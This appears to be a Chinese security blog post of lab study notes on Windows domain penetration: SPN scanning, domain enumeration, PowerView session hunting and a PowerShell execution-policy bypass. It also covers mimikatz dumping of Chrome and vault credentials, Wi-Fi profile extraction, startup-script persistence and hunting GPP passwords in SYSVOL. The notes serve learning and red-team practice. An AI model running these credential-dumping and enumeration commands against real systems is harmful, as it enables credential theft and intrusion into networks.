技术分享 | 内网渗透手动学习实践

> 近期，拜读了 腾讯蓝军 - 红蓝对抗之 Windows 内网渗透 ， 学到了不少知识点。打算拆分章节进行整理以及复现，主要记录自己缺失的知识点。这是一个大杂烩文章，主线是跟着 jumbo 师傅的思路，碰到感兴趣的，我会继续扩展。可能有点凌乱，希望大家见谅。

0x01 环境搭建

这一步略过，简单介绍一下测试的环境

主机名	IP 地址	角色	系统
DC	10.10.10.10	DC|DNS	Winserver 2012

主机名	IP 地址	角色	系统
John	10.10.10.11	normal	win7
Bob	10.10.10.12	normal	win10
web	10.10.10.15	web	winserver 2008

域为 xxcom.local，网段为 10.10.10.1/24，（web 是后来添加的）

0x02 信息收集

> 问过有经验的师傅们，渗透测试中（包括内网），最为关键的部分其实就是信息收集。
> 信息收集的广度和信息理解程度，往往决定了后续内网渗透开展的进度。

SPN 扫描

> SPN 即 (Service Principal Names) 服务器主体名称，可以理解为一个服务 (如 HTTP，MSSQL) 等的唯一标识符，在加入域时是自动注册的，如果用一句话来说明的话就是如果想使用 Kerberos 协议来认证服务，那么必须正确配置 SPN

分类

一种注册在 AD 的机器账户下，另一种注册在域用户账户下

> 当一个服务的权限为 Local System 或 Network Service，则 SPN 注册在机器帐户 (Computers) 下
>
> 当一个服务的权限为一个域用户，则 SPN 注册在域用户帐户 (Users) 下


特点

在查询 SPN 的时候，会向域控制器发起 LDAP 查询，这是正常 Kerberos 票据行为的一部分，所以这个操作很难被检测出来。且不需要进行大范围扫描，效率高，不需要与目标主机建立链接，可以快速发现内网中的资产以及服务

使用

自带的 setspn 工具即可

```
setspn -T domain.com -Q */*
```


PS C:\Users\bob> setspn -T xxcom.local -Q */*
正在检查域 DC=xxcom,DC=local
CN=DC,OU=Domain Controllers,DC=xxcom,DC=local
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC.xxcom.local
ldap/DC.xxcom.local/ForestDnsZones.xxcom.local
ldap/DC.xxcom.local/DomainDnsZones.xxcom.local
DNS/DC.xxcom.local
GC/DC.xxcom.local/xxcom.local
RestrictedKrbHost/DC.xxcom.local
RestrictedKrbHost/DC
RPC/1114e951-d6cc-44dd-885a-bab8244cc8b4._msdcs.xxcom.local
HOST/DC/XXCOM
HOST/DC.xxcom.local/XXCOM
HOST/DC
HOST/DC.xxcom.local
HOST/DC.xxcom.local/xxcom.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/1114e951-d6cc-44dd-885a-bab8244cc8b4/xxcom.local
ldap/DC/XXCOM
ldap/1114e951-d6cc-44dd-885a-bab8244cc8b4._msdcs.xxcom.local
ldap/DC.xxcom.local/XXCOM
ldap/DC
ldap/DC.xxcom.local
ldap/DC.xxcom.local/xxcom.local
CN=krbtgt,CN=Users,DC=xxcom,DC=local
kadmin/changepw
CN=BOB,CN=Computers,DC=xxcom,DC=local
RestrictedKrbHost/BOB
HOST/BOB
RestrictedKrbHost/bob.xxcom.local
HOST/bob.xxcom.local
CN=JOHN,CN=Computers,DC=xxcom,DC=local
RestrictedKrbHost/JOHN
HOST/JOHN
RestrictedKrbHost/JOHN.xxcom.local
HOST/JOHN.xxcom.local
发现存在 SPN!
PS C:\Users\bob>
米斯特安全团队

因为这里 DC 上安装了 DNS 服务，所以能看到注册的 dns 服务当然也可以使用其他工具。

端口信息

直接 netstat 获取

配置文件

暂略，没有一一搭建，只能默默记录一下...

用户信息

> 这部分不太复杂，就不放图了，当个备忘录记一下

指令	功能
net user /domain	查看域内用户
net group "domain admins" /domain	查看域管
net time /domain	时间服务器 | DNS 一般都是 DC
nslookup -type=all _ldap._tcp.dc._msdcs.xxcom.local	查询 dns
net group "domain controllers" /domain	查看域控
query user || qwinsta	查看在线用户

每个查找的都能有许多方法（例如 DNS 的），就不重复记录了

内网主机发现

> 这边多是主机命令操作，整理一下直接搬了

net view 报错 6118 问题，需要手动开启 SMB 1.0/CIFS 文件共享支持。顺带提及一下 CIFS，CIFS 即 Common Internet File System，像 SMB 协议一样，CIFS 在高层运行（不像 TCP/IP 运行在底层），可以将其看作 HTTP 或者 FTP 那样的协议

指令	功能

指令	功能

net view	查看共享资料
arp -a	查看 arp 表
ipconfig /displaydns	查看 dns 缓存
nmap nbtscan...(顺手就行~)	工具扫描
type c:\Windows\system32\drivers\etc\hosts	查看 hosts 文件

会话收集

> 通过会话帮助理清攻击目标。其中用到了 PowerView，属于 PowerSploit 和 Empire 框架的一部分，这里不太多介绍工具，主要是用于复现和思路整理

以 PowerSploit 为例子。在本次环境中，win10 默认为 Restricted ， Windows Server 2012 默认为 RemoteSigned

Powershell 执行策略

从《内网安全攻防》摘抄

策略名称	详情
Restricted	脚本不能运行
AllSigned	仅当脚本由收信人的发布者签名才能运行

策略名称	详情
AllSigned	仅当脚本由受信任的发布者签名才能运行

REMOTESIGNED	从 Internet 下载的脚本和配置文件需要具有受信任，本地的可以
Unrestrict	允许所有脚本运行

于是在本机操作命令如下所示：


绕过执行策略的方法

```
powershell.exe -ExecutionPolicy Bypass -File .\test.ps1
powershell.exe -exec bypass -Command "& {Import-Module ps路径}
```

在本机上执行：

具体的操作如下

指令	功能
1. Import-Module .\PowerView.ps1 2. Invoke-UserHunter -Username "bob"	查看域用户登录过的机器
Get-NetSession -ComputerName xxx	查看哪些用户登录过



凭据搜集

凭据介绍

> 三好学生师傅文章讲的详细，我看完之后搬运一点过来，使用到的工具有自带的 cmdkey | vaultcmd | mimikatz

Domain Credentials：只有本地 Local Security Authority(LSA) 能够对其读写，普通权限无法读取

Generic Credentials：能够被用户进程读写，普通用户也可以

两者具体的区别可以查看官方文档。其余的东西就不照搬了，需要的时候查阅一下即可~

DPAPI

> 先给出微软官方文档，其实每个知识点都可以深入看的。但目前我的小目标是先大致理解，在整个流程上明白后再慢慢深入，查漏补缺

DPAPI(Data Protection API) 即文件保护 API，提供了加密函数 CryptProtectData 与解密函数 CryptUnprotectData。我的理解就是一套对外提供加解密的接口，为用户和系统进程提供操作系统级别（底层）的数据保护服务这个还是挺有意思的，之前没接触过，实操一边记录一下：

mimikatz 抓 chrome 密码（这里直接在本机上抓）

```
mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unpro
```

mimikatz vault::cred /patch

```
PS D:\PentestTools\后渗透\密码抓取\mimikatz\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # vault::cred /patch
TargetName : TERMSRV/
 / <NULL>
UserName   : root
Comment    : <NULL>
Type       : 1 - generic
Persist    : 2 - local_machine
Flags      : 00000000
Credential
Attributes : 0

TargetName : MicrosoftOffice16_Data:live:cid=ad7e5a5a261b2775 / <NULL>
UserName   : <NULL>
Comment    : <NULL>
Type       : 1 - generic
```

域信任

> 这里应该要去搭建多域环境，先挖一个坑，后面再回来看看

```
nltest /domain_trusts
```

域传送

> 补充原理：DNS 服务器分为主、备以及缓存服务器。主备之间同步数据，需要通过 DNS 域传送。具体指备服务器需要从主服务器拷贝数据来更新自身数据库。其原因为配置不当，如果存在则很快将内部的网络拓扑泄露

windows 下的利用方法：

```
nslookup -type=ns domain.com （查出ns服务器）
nslookup
server xxx.domain.com（查出的ns服务器）
ls domain.com
```


linux 下利用方法：

```
dig @dns.domain.com axfr domain.com
```

DNS 记录获取

这里用 PowerView 实现


```
Import-Module PowerView.ps1
Get-DNSRecord -ZoneName xxcom.local
```




WIFI

> 这个我觉得挺好的哈哈哈，个人 PC 机器很有用

```
for /f "skip=9 tokens=1,2 delims=:" %i in ('netsh wlan show profiles')  do @echo %j | findstr -i -v e
```






组策略 | GPP

> 这个经常会出现，光看两个文件或者操作一下命令觉得不印象深刻，还是稍微看一下来的比较实在

分类


本地组策略 - LGP（Local Group Policy 或者 Local GPO）

手动设定组策略



或者将文件放入 C:\Windows\System32\GroupPolicy\Machine\Scripts\Startup，在启动后会自动执行

cs 上线图：



这里启动方式可以为 powershell 或者 exe 程序等。这个出现很早了，也是一种权限维持的方式，不过比较明显，会被严格查杀吧~

域组策略

> 为什么会需要域组策略？例如域内默认的密码过于简单，一个一个修改太过麻烦，可以使用域组策略批量修改密码

如何解决呢，抄一下 xq17 师傅文章中的内容：

- 通过在域中下发脚本执行
- 在 GPP（组策略首选项）中设置
- LAPS（这个在基础篇 - PTH 防御提及过）

跟着 xq17 师傅的文章，先看一看 sysvol，netlogon 这两个文件夹。

netlogon

挂载点为 SYSVOL\domain\SCRIPTS ，存放脚本信息

sysvol

是 AD 域中的一个共享文件夹，存放组策略数据和脚本配置，供域成员访问。在域中，用户登录时会先在 sysvol 下查找 GPO


GPO 又是什么呢

GPO（Group Policy Object）是组策略设置的集合，用 GPO 来存储不同的组策略信息，可以指定作用范围（安装完了后默认存在两个）一：Default Domain Policy 即默认组策略。二：Default Domain Controllers Policy 即默认域控制器策略

Default Domain Controllers Policy 即默认域控制器策略。

GPP

终于看到了之前看到多次的 GPP。组策略首选项（Group Policy Preference，GPP）借助了 GPO 实现域中所有资源的管理。截个图，在组策略管理中可以找到



GPP 是 2008 中新增的，在这之前统一管理只能写脚本，GPP 的出现方便了管理。同样搬运 xq17 师傅的文章，这里就不复现了

```
shell for /r \\dc/sysvol %i in (*.vbs) do @echo %i
shell for /r \\dc/sysvol %i in (*.bat) do @echo %i
```

有关 GPP 的漏洞，只存在于 winserver 2008 没有上补丁（KB2962486）的时候（如 windows server2012 就不存在），在 sysvol 下会有一个. xml 文件，其中的 password 字段是以 aes-256 保存的，但是微软把密钥放出来了... 所以可以解密的。所以我认为搜索的脚本就是这样的，快速找到 xml 文件即可：

```
shell for /r \\dc/sysvol %i in (*.xml) do @echo %i
```

可以直接使用 PowerSploit 下的 Get-GPPPassword.ps1 进行解密操作

工具

> 这两个后面再去花时间看看，跟着工具也能学到不少新知识吧~

seatbelt

bloodhound

Exchange

> 这里暂时没有搭建，默默记下

0x03 内网通信

>

> 刚好看到这里的时候，正好也看到了 酒仙桥作战部队 的文章，一块整理一下

正反向代理

略

转发工具

> 转发的工具其实也有很多，感觉也不是一定都要全部用上。顺手的，免杀的，就是坠吼的

> 图搬运自 "酒仙桥六号部队" 的 文章

